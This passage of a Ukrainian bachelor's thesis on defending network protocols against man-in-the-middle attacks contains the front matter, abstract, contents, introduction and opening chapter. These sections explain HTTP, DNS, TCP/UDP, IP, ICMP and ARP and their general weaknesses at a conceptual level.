|  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| **ДЕРЖАВНИЙ УНІВЕРСИТЕТ ІНФОРМАЦІЙНО-КОМУНІКАЦІЙНИХ ТЕХНОЛОГІЙ** | | | | | | | | | | | | | | | | | | | | | | | | | |
| **НАВЧАЛЬНО-НАУКОВИЙ ІНСТИТУТ КІБЕРБЕЗПЕКИ ТА ЗАХИСТУ ІНФОРМАЦІЇ** | | | | | | | | | | | | | | | | | | | | | | | | | |
|  | |  | | | | | | | |  | | | | | | |  | | | | |  | | | |
| **КАФЕДРА СИСТЕМ ТА ТЕХНОЛОГІЙ КІБЕРБЕЗПЕКИ** | | | | | | | | | | | | | | | | | | | | | | | | | |
|  | |  | | | | | | | |  | | | | | | |  | | | | |  | | | |
|  | |  | | | | | | | |  | | | | | | |  | | | | |  | | | |
|  | |  | | | | | | | |  | | | | | | |  | | | | |  | | | |
|  | |  | | | | | | | |  | | | | | | |  | | | | |  | | | |
|  | |  | | | | | | | |  | | | | | | |  | | | | |  | | | |
|  | |  | | | | | | | |  | | | | | | |  | | | | |  | | | |
|  | |  | | | | | | | |  | | | | | | |  | | | | |  | | | |
|  | |  | | | | | | | |  | | | | | | |  | | | | |  | | | |
|  | |  | | | | | | | |  | | | | | | |  | | | | |  | | | |
|  | |  | | | | | | | |  | | | | | | |  | | | | |  | | | |
|  | |  | | | | | | | |  | | | | | | |  | | | | |  | | | |
| **КВАЛІФІКАЦІЙНА РОБОТА** | | | | | | | | | | | | | | | | | | | | | | | | | |
| на тему: | | | | | | | | | | | | | | | | | | | | | | | | | |
| **«Засоби захисту мережевих протоколів від MITM-атак»** | | | | | | | | | | | | | | | | | | | | | | | | | |
| зі спеціальності | | | | *125 Кібербезпека* | | | | | | | | | | | | | | | | |  | | | | |
| *(код, найменування спеціальності)* | | | | | | | | | | | | | | | | | | | | | | | | | |
| освітньо-професійної програми | | | | | | | | | *Інформаційна та кібернетична безпека* | | | | | | | | | | | | | | | |  |
| *(назва програми)* | | | | | | | | | | | | | | | | | | | | | | | | | |
| *Кваліфікаційна робота містить результати власних досліджень. Використання ідей, результатів і текстів інших авторів мають посилання на відповідне джерело*  \_\_\_\_\_\_\_\_\_\_\_\_ Владислав Слюсарук  *(підпис)* | | | | | | | | | | | | | | | | | | | | | | | | | |
|  | |  | | | | | | | |  | | | | | | |  | | | | |  | | | |
|  | |  | | | | | | Виконав: здобувач вищої освіти групи БСД-42 | | | | | | | | | | | | | | | | | |
|  | |  | | | | | | | | Слюсарук Владислав | | | | | | | | | | | | | | | |
|  | |  | | | | | | | | *(прізвище, ім’я)* | | | | | | | | | | | | | | | |
|  | |  | | | | | | Керівник | | | | | | ст. викладач Сич. М.В. | | | | | | | | | | | |
|  | |  | | | | | | *(науковий ступінь, вчене звання, прізвище, ім’я)* | | | | | | | | | | | | | | | | | |
|  | |  | | | | | | Рецензент | | | | | | |  | | | | | | | | | | |
|  | |  | | | | | | *(науковий ступінь, вчене звання, прізвище, ім’я)* | | | | | | | | | | | | | | | | | |
|  | |  | | | | | |
|  | |  | | | | | |
|  | |  | | | | | | | |  | | | | | | |  | | | | |  | | | |
|  | |  | | | | | | | |  | | | | | | |  | | | | |  | | | |
|  | | Київ 2025 | | | | | | | | | | | | | | | | | | | |  | | | |
| **ДЕРЖАВНИЙ УНІВЕРСИТЕТ ІНФОРМАЦІЙНО-КОМУНІКАЦІЙНИХ ТЕХНОЛОГІЙ**  **НАВЧАЛЬНО-НАУКОВИЙ ІНСТИТУТ КІБЕРБЕЗПЕКИ ТА ЗАХИСТУ ІНФОРМАЦІЇ** | | | | | | | | | | | | | | | | | | | | | | | | | |
| Кафедра | | Систем та технологій кібербезпеки | | | | | | | | | | | | | | | | | | | | | | | |
| Ступінь вищої освіти | | | | | Бакалавр | | | | | | | | | | | |  | | | | |  | | | |
| Спеціальність | | | 125 Кібербезпека | | | | | | | | | | | | | |  | | | | |  | | | |
| Освітньо-професійна програма | | | | | | | | | | Інформаційна та кібернетична безпека | | | | | | | | | | | | | | | |
|  | |  | | | | | | | |  | | | | | | |  | | | | |  | | | |
|  | |  | | | | | | | |  | | | | | | |  | | | | |  | | | |
|  | |  | | | | | | | |  | | | | | | | ЗАТВЕРДЖУЮ | | | | | | | | |
|  | |  | | | | | | | |  | | | | | | | Завідувач кафедри ІКБ | | | | | | | | |
|  | |  | | | | | | | |  | | | | | | |  | | | | | Галина ГАЙДУР | | | |
|  | |  | | | | | | | |  | | | | | | | “\_\_\_” 2025 року | | | | | | | | |
|  | |  | | | | | | | |  | | | | | | |  | | | | |  | | | |
|  | |  | | | | | | | |  | | | | | | |  | | | | |  | | | |
|  | | **З А В Д А Н Н Я** | | | | | | | | | | | | | | | | | | | |  | | | |
|  | | **НА КВАЛІФІКАЦІЙНУ РОБОТУ** | | | | | | | | | | | | | | | | | | | |  | | | |
|  | |  | | | | | | | |  | | | | | | |  | | | | |  | | | |
| Слюсаруку Владиславу Олександровичу | | | | | | | | | | | | | | | | | | | | | | | | | |
| *(прізвище, ім’я)* | | | | | | | | | | | | | | | | | | | | | | | | | |
| 1. Тема кваліфікаційної роботи: | | | | | | | | | | |  | | | | | | | | | | | | | | |
| «Засоби захисту мережевих протоколів від MITM-атак» | | | | | | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | | | | | | |
| керівник кваліфікаційної роботи | | | | | | | | | | | | ст. викладач Сич М.В. | | | | | | | | | | | | | |
|  | |  | | | | | | | | *(прізвище, ім’я, науковий ступінь, вчене звання)* | | | | | | | | | | | | | | | |
| затверджені наказом Державного університету інформаційно-комунікаційних  технологій від « » \_\_\_\_\_\_\_\_\_ 2025 року № \_\_\_\_. | | | | | | | | | | | | | | | | | | | | | | | | | |
|  | |  | | | | | | | |  | | | | | | |  | | | | |  | | | |
| 2. Строк подання здобувачем вищої освіти кваліфікаційної роботи | | | | | | | | | | | | | | | | | | | | | | | 06.06.2025 р. | | |
|  | |  | | | | | | | |  | | | | | | |  | | | | |  | | | |
| 3. Вихідні дані до кваліфікаційної роботи | | | | | | | | | | | | |  | | | | | | | | |  | | | |
| інформаційні ресурси та мережеві протоколи (TCP/IP, ARP, DNS, HTTPS); | | | | | | | | | | | | | | | | |  | | | | |  | | | |
| програмні засоби: **Wireshark, Kali Linux, VirtualBox, Scapy, NetfilterQueue;** | | | | | | | | | | | | | | | | | | | | | | | | | |
| наукова та технічна література, статті з кібербезпеки, профільні онлайн- ресурси, експлуатаційна документація, міжнародні стандарти з мережевої безпеки. | | | | | | | | | | | | | | | | | | | | | | | | | |
| 4. Зміст розрахунково-пояснювальної записки (перелік питань, які потрібно розробити) | | | | | | | | | | | | | | | | | | | | | | | | | |
| 1. Теоретичні основи захисту мережевих протоколів від атак типу Man-in-the-Middle | | | | | | | | | | | | | | | | | | | | | | | | | |
| 2. Аналіз найбільш поширених вразливостей та методів підміни трафіку в комп’ютерних мережах | | | | | | | | | | | | | | | | | | | | | | | | | |
| 3. Розробка та дослідження практичних сценаріїв атак і методів їх виявлення | | | | | | | | | | | | | | | | | | | | | | | | | |
| 4.Порівняльна оцінка ефективності засобів протидії MITM-атакам | | | | | | | | | | | | | | | | |  | | | | |  | | | |
| 5. Перелік графічного матеріалу  Презентація PowerPoint. | | | | | | | | | | | | | | | | |  | | | | |  | | | |
|  | | | | | | | | | | | | | | | | | | | | | | | | | |
| 6. Дата видачі завдання | | | | | | 28.02.2025 р. | | | | | | | | | | | | | | | | | | | |
|  | |  | | | | | | | |  | | | | | | |  | | | | |  | | | |
|  | | **КАЛЕНДАРНИЙ ПЛАН** | | | | | | | | | | | | | | | | | | | |  | | | |
|  | |  | | | | | | | |  | | | | | | |  | | | | |  | | | |
| №  зп | Назва етапів  кваліфікаційної роботи | | | | | | | | | | | | | | | | | Строк виконання етапів роботи | | | | | | Примітка | |
| 1. | Визначення актуальності проблеми захисту мережевих  протоколів від атак типу Man-in-the-Middle | | | | | | | | | | | | | | | | | 03.03.2025 р. | | | | | |  | |
| 2. | Аналіз літературних джерел та нормативної документації з теми мережевої безпеки та MITM-атак | | | | | | | | | | | | | | | | | 13.05.2025 р. | | | | | |  | |
| 3. | Вивчення інструментів: Wireshark, Kali Linux, Python-скрипти для моделювання MITM-атак | | | | | | | | | | | | | | | | | 21.05.2025 р. | | | | | |  | |
| 4. | Розгортання практичного середовища, демонстрація атак ARP-spoofing та DNS-spoofing | | | | | | | | | | | | | | | | | 25.05.2025 р. | | | | | |  | |
| 5. | Аналіз отриманих результатів, формування висновків та підготовка графічних матеріалів | | | | | | | | | | | | | | | | | 28.05.2025 р. | | | | | |  | |
| 6. | Оформлення результатів дослідження. | | | | | | | | | | | | | | | | | 04.06.2025 р. | | | | | |  | |
| 7. | Підготовка доповіді до захисту. | | | | | | | | | | | | | | | | | 06.06.2025 р. | | | | | |  | |
|  | | | | | | | | | | | | | | | | | |  | | | | | |  | |
| Здобувач вищої освіти | | | | | | |  | | | | | | | | | | |  | | Владислав Слюсарук | | | | | | |
|  | | | | | | | *(підпис)* | | | | | | | | | | |  | | *(ім’я, прізвище)* | | | | | | |
|  | |  | | | | | | | |  | | | | | |  | | | | | |  | | | |
| Керівник кваліфікаційної роботи | | | | | | | | | | | |  | | | | | |  | | Микола СИЧ | | | | | | | |
|  | | | | | | | | | | *(підпис)* | | | | | | | | | *(ім’я, прізвище)* | | | | | | |

|  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- |
| **ДЕРЖАВНИЙ УНІВЕРСИТЕТ ІНФОРМАЦІЙНО-КОМУНІКАЦІЙНИХ ТЕХНОЛОГІЙ**  **НАВЧАЛЬНО-НАУКОВИЙ ІНСТИТУТ КІБЕРБЕЗПЕКИ ТА ЗАХИСТУ ІНФОРМАЦІЇ** | | | | | | | | |
| **ПОДАННЯ**  **ГОЛОВІ ЕКЗАМЕНАЦІЙНОЇ КОМІСІЇ**  **ЩОДО ЗАХИСТУ КВАЛІФІКАЦІЙНОЇ РОБОТИ**  **на здобуття освітнього ступеня бакалавра** | | | | | | | | |
| Направляється здобувач | | | СЛЮСАРУК Владислав | | до захисту кваліфікаційної роботи | | | |
|  | | | *(прізвище, ім’я)* | |  | | | |
| спеціальності 125 Кібербезпека | | | |  | |  | |  |
| освітньо-професійної програми | | | | Інформаційна та кібернетична безпека | | | | |
|  | |  | | *(шифр і назва спеціальності)* | | | | |
| на тему: | «Засоби захисту мережевих протоколів від MITM-атак». | | | | | | | |
| Кваліфікаційна робота і рецензія додаються. | | | | | |  | |  |
| Директор інституту | | | |  | | Євгенія ІВАНЧЕНКО | | |
| *(підпис) (ім’я, прізвище)* | | | | | | | | |
|  | |  | |  | |  | |  |
|  | |  | | | | | |  |
|  | |  | |  | |  | |  |
|  | | **Висновок керівника кваліфікаційної роботи** | | | | | |  |
| Здобувач ***СЛЮСАРУК Владислав*** обрав тему роботи, метою якої було дослідити методи та засоби захисту кінцевих точок організації та розробка рекомендацій щодо її реалізації. Перелік використаних джерел свідчить про вміння здобувачем розбиратись в наукових питаннях та застосовувати їх при дослідженнях. Під час виконання кваліфікаційної роботи ***СЛЮСАРУК Владислав*** показав добру теоретичну та практичну підготовку, вміння самостійно вирішувати питання і робити висновки. Роботу виконував сумлінно, акуратно та вчасно за планом.  Все це дозволяє оцінити виконану кваліфікаційну роботу здобувача ***СЛЮСАРУК Владислав*** на оцінку **“добре”** та присвоїти йому кваліфікацію бакалавр з кібербезпеки за освітньою програмою Інформаційна та кібернетична безпека. | | | | | | | | |
| Керівник кваліфікаційної роботи | | | | | |  | | Микола СИЧ |
|  | |  | |  | | *(підпис)* | | *(ім’я, прізвище)* |
|  | |  | |  | | “\_\_\_\_” \_\_\_\_\_\_\_\_\_\_\_\_ 2025 року | | |
|  | | **Висновок кафедри про кваліфікаційну роботу** | | | | | |  |
| Кваліфікаційна робота розглянута. Здобувач **СЛЮСАРУК Владислав** допускається до захисту | | | | | | | | |
| даної кваліфікаційної роботи в Екзаменаційній комісії. | | | | | | | | |
| Завідувач кафедри Систем та технологій кібербезпеки | | | | | | |  |  |
| *(назва*) | | | | | | | | | |
|  | |  | |  | |  | |  |
|  | |  | | *(підпис)* | | *(ім’я, прізвище)* | | |
|  | | | |  | |  | |  |

**РЕФЕРАТ**

Текстова частина кваліфікаційної роботи: **52\_сторінок**, **11**\_**рисунків**, **20\_джерел**.

**Об’єкт дослідження** – процеси передавання даних у комп’ютерних мережах, які є потенційно вразливими до атак типу «людина посередині» (MITM).

**Предмет дослідження** – методи реалізації MITM-атак та сучасні засоби захисту протоколів передачі даних від подібних загроз.

**Мета роботи** – вивчення уразливостей мережевих протоколів до MITM-атак, дослідження методів їх реалізації, а також аналіз сучасних технологій захисту з теоретичної та практичної точки зору.

**Методи дослідження** – аналіз літературних джерел і технічної документації, моделювання атак у безпечному середовищі Kali Linux, аналіз мережевого трафіку з використанням Wireshark, написання та тестування скриптів на мові Python з бібліотекою Scapy, дослідження ефективності криптографічних протоколів (TLS, DNSSEC, HTTPS, VPN, PKI).

У роботі проведено теоретичний аналіз основних рівнів мережевої взаємодії (прикладного, транспортного, мережевого) та їхніх слабких місць, які можуть бути використані при проведенні атак типу «людина посередині». Розглянуто типові сценарії MITM-атак у публічних і корпоративних мережах, визначено найпоширеніші техніки, такі як ARP-spoofing, DNS-spoofing, SSL Strip, перехоплення паролів, сесій, банківських даних тощо.

Практична частина роботи реалізована у віртуальному середовищі на базі Kali Linux. Було продемонстровано реальні приклади MITM-атак з використанням інструментів Wireshark і Python (Scapy), включаючи:

* аналіз ARP-трафіку для виявлення підміни;
* моделювання ARP-spoofing;
* підміна DNS-запитів;
* імітація перехоплення даних.

Отримані результати показали вразливість окремих протоколів та підтвердили необхідність впровадження сучасних засобів захисту, таких як TLS 1.3, DNSSEC, VPN-тунелі, сертифікати X.509, принципи Zero Trust і PKI-інфраструктура.

**Галузь використання** – кібербезпека інформаційних систем, навчальний процес в закладах вищої освіти, впровадження системного підходу до захисту мереж в корпоративних середовищах.

# ЗМІСТ

[**ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ**](#_Toc199956810) 8

[**ВСТУП**](#_Toc199956811) 9

[**Розділ 1. ОСНОВНІ ПОНЯТТЯ МЕРЕЖЕВИХ ПРОТОКОЛІВ ТА КІБЕРЗАГРОЗ**](#_Toc199956812) 11

[**1.1 Загальна характеристика мережевих протоколів**](#_Toc199956813) 11

[1.1.1 Протоколи прикладного рівня: HTTP, HTTPS, DNS, SMTP](#_Toc199956814) 11

[1.1.2 Протоколи транспортного рівня: TCP, UDP](#_Toc199956815) 12

[1.1.3 Протоколи мережевого рівня: IP, ICMP, ARP](#_Toc199956816) 13

[**1.2 Уразливості мережевих протоколів та їх класифікація**](#_Toc199956817) 14

[1.2.1 Відсутність шифрування та автентифікації](#_Toc199956818) 14

[1.2.2 Уразливості старих протоколів: SSL, Telnet, FTP](#_Toc199956819) 15

[1.2.3 Проблеми перенаправлення DNS, підробка ARP, протікання сесій](#_Toc199956820) 16

[**1.3 Класифікація кіберзагроз та місце MITM-атак серед них**](#_Toc199956821) 17

[1.3.1 Основні типи кіберзагроз (DoS, phishing, spoofing, malware)](#_Toc199956822) 17

[1.3.2 MITM-атаки як мережевий вектор атак](#_Toc199956823) 18

[1.3.3 Вплив MITM-атак на конфіденційність, цілісність та автентичність](#_Toc199956824) 20

[**Розділ 2. СУТНІСТЬ ТА РЕАЛІЗАЦІЯ MITM-АТАК**](#_Toc199956825) 20

[**2.1 Поняття MITM-атаки: визначення, особливості та сценарії**](#_Toc199956826) 20

[2.1.1 Механізм перехоплення комунікацій між двома сторонами](#_Toc199956827) 20

[2.1.2 Класифікація MITM-атак: активні та пасивні](#_Toc199956828) 22

[2.1.3 Типові сценарії атак у публічних та корпоративних мережах](#_Toc199956829) 23

[**2.2 Основні методи реалізації MITM-атак**](#_Toc199956830) 24

[2.2.1 ARP-spoofing: зміна таблиці MAC-адрес](#_Toc199956831) 24

[2.2.2 DNS-spoofing: підробка відповіді DNS-сервера](#_Toc199956832) 26

[2.2.3 HTTPS-downgrade attack (SSL Strip): примус до незахищеного з’єднання](#_Toc199956833) 27

[**2.3 Аналіз наслідків MITM-атак**](#_Toc199956834) 29

[2.3.1 Перехоплення логінів, паролів, банківських даних](#_Toc199956835) 29

[2.3.2 Підміна вмісту вебсторінок (включення шкідливих скриптів)](#_Toc199956836) 31

[2.3.3 Відстеження трафіку корпоративних систем](#_Toc199956837) 32

[**Розділ 3. СУЧАСНІ ЗАСОБИ ЗАХИСТУ МЕРЕЖЕВИХ ПРОТОКОЛІВ ВІД MITM-АТАК**](#_Toc199956838) 34

[**3.1 Криптографічний захист**](#_Toc199956839) 34

[3.1.1 Протоколи SSL/TLS: версії 1.2 та 1.3, рукопотискання, алгоритми шифрування](#_Toc199956840) 34

[3.1.2 HTTPS і сертифікати X.509: принципи довіри, роль Let’s Encrypt, Cloudflare](#_Toc199956841) 35

[3.1.3 VPN-протоколи: IPsec, OpenVPN, WireGuard — короткий огляд можливостей](#_Toc199956842) 37

[**3.2 Організаційні заходи**](#_Toc199956843) 38

[3.2.1 PKI (інфраструктура відкритих ключів) та його роль у сертифікації](#_Toc199956844) 38

[3.2.2 Політики безпеки доступу (Zero Trust, багатофакторна автентифікація)](#_Toc199956845) 39

[3.2.3 DNSSEC — як захист від DNS-підміни](#_Toc199956846) 41

[**3.3 Практичний аналіз захисту від MITM-атак**](#_Toc199956847) 42

[3.3.1 Аналіз MITM-трафіку у Wireshark](#_Toc199956848) 42

[3.3.2 Демонстрація MITM-атаки через Python (ARP-spoofing)](#_Toc199956849) 47

[3.3.3 Симуляція DNS-spoofing атаки (ще один практичний приклад)](#_Toc199956850) 51

[3.3.4 Порівняння ефективності протоколів захисту на практиці](#_Toc199956851) 57

[**ВИСНОВКИ**](#_Toc199956852) 59

[**Список використаних джерел**](#_Toc199956853) 61

# ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ

* **API** – Application Programming Interface (інтерфейс прикладного програмування)
* **ARP** – Address Resolution Protocol (протокол визначення адрес)
* **CIA** – Confidentiality, Integrity, Availability (конфіденційність, цілісність, доступність)
* **DNS** – Domain Name System (система доменних імен)
* **DoS** – Denial of Service (відмова в обслуговуванні)
* **DDoS** – Distributed Denial of Service (розподілена відмова в обслуговуванні)
* **FTP** – File Transfer Protocol (протокол передавання файлів)
* **GRE** – Generic Routing Encapsulation (загальне інкапсулювання маршрутизації)
* **HSTS** – HTTP Strict Transport Security (політика примусового використання HTTPS)
* **HTTP** – HyperText Transfer Protocol (протокол передавання гіпертексту)
* **HTTPS** – HyperText Transfer Protocol Secure (захищений протокол HTTP)
* **ICMP** – Internet Control Message Protocol (інтернет-протокол керуючих повідомлень)
* **IP** – Internet Protocol (інтернет-протокол)
* **IPsec** – Internet Protocol Security (захист інтернет-протоколу)
* **ISP** – Internet Service Provider (провайдер інтернет-послуг)
* **LAN** – Local Area Network (локальна обчислювальна мережа)
* **MAC** – Media Access Control (контроль доступу до середовища)
* **MITM** – Man-In-The-Middle (людина посередині)
* **PKI** – Public Key Infrastructure (інфраструктура відкритих ключів)
* **SMTP** – Simple Mail Transfer Protocol (простий протокол передавання пошти)
* **SSL** – Secure Sockets Layer (протокол безпечних сокетів)
* **SSH** – Secure Shell (захищена оболонка)
* **TCP** – Transmission Control Protocol (протокол керування передачею)
* **TLS** – Transport Layer Security (захист транспортного рівня)
* **UDP** – User Datagram Protocol (протокол датаграм користувача)
* **URL** – Uniform Resource Locator (уніфікований покажчик ресурсу)
* **VPN** – Virtual Private Network (віртуальна приватна мережа)
* **VoIP** – Voice over IP (голос через IP)
* **Wi-Fi** – Wireless Fidelity (бездротовий зв'язок)

# ВСТУП

**Актуальність теми**

У сучасному цифровому світі інформація є одним з найцінніших активів. З поширенням мережевих технологій, зокрема Інтернету, значна частина комунікацій відбувається через відкриті мережі, що створює численні вектори для кіберзагроз. Однією з небезпечних і водночас малопомітних атак є атака типу «людина посередині» (Man-in-the-Middle, MITM), яка дозволяє зловмиснику перехоплювати, змінювати або перенаправляти трафік між двома сторонами без їхнього відома.

MITM-атаки залишаються актуальними навіть попри широке впровадження криптографічних засобів захисту, таких як TLS чи VPN. Причиною є як наявність слабко захищених або застарілих протоколів у реальних мережах, так і нехтування основами безпечного налаштування систем. Уразливості таких протоколів, як ARP, DNS, FTP, Telnet, створюють широкі можливості для проведення MITM-атак навіть у сучасних мережах.

Ситуація ускладнюється ще й тим, що такі атаки можуть відбуватися непомітно — особливо в публічних або корпоративних Wi-Fi-мережах. Тому дослідження принципів роботи MITM-атак, способів їх виявлення та сучасних засобів захисту протоколів передавання даних має особливу практичну цінність.

**Мета і завдання дослідження**

Метою дипломної роботи є аналіз уразливостей мережевих протоколів до атак типу MITM, вивчення методів реалізації таких атак, а також дослідження та демонстрація сучасних засобів захисту інформації від подібних загроз.

Для досягнення мети було поставлено такі основні завдання:

1. Проаналізувати теоретичні основи мережевих протоколів прикладного, транспортного та мережевого рівнів;
2. Визначити основні уразливості протоколів, які можуть бути використані під час MITM-атак;
3. Дослідити види, сценарії та техніки реалізації MITM-атак (ARP-spoofing, DNS-spoofing, SSL Strip);
4. Провести практичну демонстрацію реалізації MITM-атак у безпечному середовищі (віртуальній машині Kali Linux);
5. Проаналізувати мережевий трафік за допомогою Wireshark та інструментів перехоплення;
6. Оцінити ефективність криптографічних та організаційних засобів захисту, таких як TLS, HTTPS, VPN, PKI, DNSSEC;
7. Сформулювати рекомендації щодо мінімізації ризиків MITM-атак в інформаційних системах.

**Об’єкт і предмет дослідження**

Об’єкт дослідження – процеси передавання даних у мережевих протоколах в умовах потенційних кіберзагроз.  
Предмет дослідження – уразливості мережевих протоколів до MITM-атак та засоби їх виявлення й запобігання.

**Методи дослідження**

У процесі виконання дипломної роботи застосовувалися:

* теоретичний аналіз літературних джерел і технічної документації;
* порівняння специфікацій протоколів і стандартів захисту;
* експериментальне моделювання атак у віртуальному середовищі;
* аналіз мережевого трафіку за допомогою програмного забезпечення Wireshark;
* запуск та тестування скриптів мовою Python із використанням бібліотеки Scapy.

**Практичне значення одержаних результатів**

У процесі дослідження було змодельовано та проаналізовано різні типи MITM-атак, зокрема ARP-spoofing та DNS-spoofing, із використанням реальних утиліт у Kali Linux. Це дозволило не лише підтвердити уразливості низки мережевих протоколів, а й продемонструвати ефективність сучасних засобів захисту. Отримані результати можуть бути використані для навчання фахівців з кібербезпеки, підвищення рівня обізнаності користувачів, а також для удосконалення політик інформаційної безпеки в організаціях.

# Розділ 1. ОСНОВНІ ПОНЯТТЯ МЕРЕЖЕВИХ ПРОТОКОЛІВ ТА КІБЕРЗАГРОЗ

# 1.1 Загальна характеристика мережевих протоколів

# 1.1.1 Протоколи прикладного рівня: HTTP, HTTPS, DNS, SMTP

У комп’ютерних мережах прикладний рівень є найвищим у моделі OSI, адже саме він безпосередньо взаємодіє з користувацькими програмами. Його завданням є забезпечення обміну даними між програмами, що працюють на різних пристроях у мережі. Протоколи прикладного рівня визначають формат повідомлень, правила ініціалізації з’єднань, автентифікацію, а також інтерпретацію даних, що передаються.

Одним із найпоширеніших протоколів цього рівня є **HTTP (Hypertext Transfer Protocol)**. Він використовується для передачі гіпертексту у веб-просторі — саме через HTTP браузери надсилають запити на вебсервери, які повертають HTML-сторінки. Основний недолік HTTP полягає в тому, що він не шифрує трафік, тобто дані передаються у відкритому вигляді, що робить його вразливим до перехоплення (наприклад, при атаках типу "людина посередині").

Для вирішення цієї проблеми було впроваджено **HTTPS (HTTP Secure)** — це розширення HTTP, яке використовує криптографічні засоби захисту (TLS/SSL) для забезпечення конфіденційності й цілісності переданих даних. HTTPS широко використовується в електронній комерції, банківських сервісах, хмарних платформах та всіх сучасних вебзастосунках, де потрібна безпека обміну.

Ще одним критичним протоколом прикладного рівня є **DNS (Domain Name System)**, який відповідає за перетворення доменних імен у відповідні IP-адреси. Наприклад, коли користувач вводить адресу сайту, DNS здійснює запит до серверів і повертає IP-адресу, за якою знаходиться потрібний ресурс. Уразливість цього протоколу часто використовується для реалізації **DNS-spoofing-атак**, коли зловмисник підсовує жертві підроблену адресу замість справжньої.

Іншим поширеним протоколом прикладного рівня є **SMTP (Simple Mail Transfer Protocol)** — базовий протокол надсилання електронної пошти. Хоча SMTP є важливою складовою електронної комунікації, у своїй базовій версії він не передбачає шифрування та автентифікації, що створює додаткові ризики перехоплення поштових повідомлень.

Усі вищезгадані протоколи активно використовуються в щоденній роботі мережевих систем, однак без належного захисту вони можуть стати ціллю для атак. Саме тому знання особливостей функціонування цих протоколів критично важливе для побудови безпечного мережевого середовища.

# 1.1.2 Протоколи транспортного рівня: TCP, UDP

Транспортний рівень моделі OSI забезпечує передачу даних між пристроями мережі, контролюючи надійність і порядок доставки пакетів. У цьому рівні використовуються два основних протоколи: **TCP (Transmission Control Protocol)** і **UDP (User Datagram Protocol)**.

TCP є одним із найбільш надійних протоколів, оскільки забезпечує гарантовану доставку даних. Його ключовою особливістю є встановлення з’єднання перед передачею даних (трирівневе рукостискання — three-way handshake), контроль черговості сегментів та повторна передача втрачених пакетів. Такі характеристики роблять TCP придатним для передачі важливої інформації, наприклад, у вебсерфінгу, електронній пошті або банківських транзакціях.

Натомість UDP працює без встановлення з’єднання, що робить його більш швидким, але менш надійним. Він не гарантує доставку, черговість чи контроль помилок. Цей протокол зазвичай використовується там, де швидкість важливіша за точність — наприклад, у потоковому відео, голосових дзвінках, онлайн-іграх.

Для кращого розуміння різниці між цими протоколами наведено порівняльну таблицю:

| **Характеристика** | **TCP** | **UDP** |
| --- | --- | --- |
| Встановлення з’єднання | Так (three-way handshake) | Ні |
| Гарантія доставки | Так | Ні |
| Контроль черговості | Так | Ні |
| Швидкість | Нижча | Вища |
| Використання | HTTP, SMTP, FTP | DNS, VoIP, відеострімінг |

Вразливості, пов’язані з TCP, найчастіше стосуються **перехоплення сесій** або **атаки типу TCP Reset**, коли зловмисник надсилає підроблений пакет, щоб примусово розірвати з’єднання. Також можлива **атака TCP Sequence Prediction**, яка дозволяє зловмиснику перехопити або вставити пакети у вже встановлене з’єднання.

UDP своєю чергою вразливий до **спуфінгу**, оскільки пакети можуть бути легко підроблені. Крім того, відсутність перевірки дозволяє реалізовувати **DoS-атаки**, надсилаючи величезну кількість фальшивих пакетів.

Хоча обидва протоколи виконують критичні функції в мережах, саме знання їх особливостей дозволяє ефективно будувати політику безпеки та реалізовувати відповідні заходи захисту.

# 1.1.3 Протоколи мережевого рівня: IP, ICMP, ARP

Мережевий рівень моделі OSI відповідає за логічну адресацію, маршрутизацію та доставку пакетів даних між вузлами мережі. Основні протоколи цього рівня — IP, ICMP та ARP — забезпечують ефективну та надійну комунікацію в мережах TCP/IP.

**IP (Internet Protocol)**

IP є фундаментальним протоколом мережевого рівня, який забезпечує логічну адресацію та маршрутизацію пакетів даних між пристроями в мережі. Його основне завдання — доставка пакетів від джерела до місця призначення, навіть якщо вони проходять через кілька проміжних вузлів. Існують дві основні версії IP: IPv4 та IPv6. IPv4 використовує 32-розрядні адреси, що дозволяє адресувати приблизно 4 мільярди унікальних пристроїв, тоді як IPv6 використовує 128-розрядні адреси, що значно розширює можливості адресації.

**ICMP (Internet Control Message Protocol)**

ICMP — це протокол, який використовується для передачі службових повідомлень про помилки та інші виняткові ситуації, що виникають при передачі даних. Він дозволяє мережевим пристроям, таким як маршрутизатори та хости, обмінюватися інформацією про стан мережі. Наприклад, якщо пакет не може бути доставлений до місця призначення, ICMP може повідомити про це джерело. Також ICMP використовується в утилітах діагностики мережі, таких як ping та traceroute, для перевірки доступності вузлів та маршруту проходження пакетів.

**ARP (Address Resolution Protocol)**

ARP — це протокол, який дозволяє визначити фізичну (MAC) адресу пристрою в локальній мережі на основі його IP-адреси. Коли пристрій хоче надіслати пакет іншому пристрою в тій же мережі, він використовує ARP для з'ясування MAC-адреси одержувача. ARP працює шляхом надсилання широкомовного запиту в мережу з питанням: "Хто має цю IP-адресу?" Пристрій з відповідною IP-адресою відповідає своєю MAC-адресою, після чого відправник може доставити пакет безпосередньо.

# 1.2 Уразливості мережевих протоколів та їх класифікація

# 1.2.1 Відсутність шифрування та автентифікації

Відсутність шифрування та автентифікації в мережевих протоколах є однією з ключових причин уразливості інформаційних систем до атак типу «людина посередині» (MITM). Ці протоколи передають дані у відкритому вигляді, що дозволяє зловмисникам легко перехоплювати, змінювати або підробляти інформацію.

Багато традиційних протоколів, таких як HTTP, FTP, Telnet, SMTP, POP3, IMAP, ARP та DNS, не мають вбудованих механізмів шифрування або автентифікації. Це означає, що будь-який користувач, який має доступ до мережі, може перехопити передані дані, включаючи облікові записи, паролі та іншу конфіденційну інформацію.

Наприклад, протокол HTTP передає веб-сторінки у відкритому вигляді, що дозволяє зловмисникам бачити весь вміст, включаючи введені користувачем дані. Подібним чином, FTP передає файли без шифрування, а Telnet дозволяє віддалений доступ до системи без захисту переданих даних.

Відсутність автентифікації означає, що протокол не перевіряє ідентичність сторін, які обмінюються даними. Це дозволяє зловмисникам видавати себе за легітимного користувача або сервер, вводячи в оману іншу сторону та отримуючи доступ до конфіденційної інформації.

Уразливість протоколів тунелювання, таких як IP6IP6, GRE6, 4in6 і 6in4, також полягає в тому, що вони не автентифікують і не шифрують трафік без використання додаткових протоколів безпеки, таких як IPsec. Це може надавати зловмисникам доступ до приватної мережі організації або бути використаним для здійснення DDoS-атак.

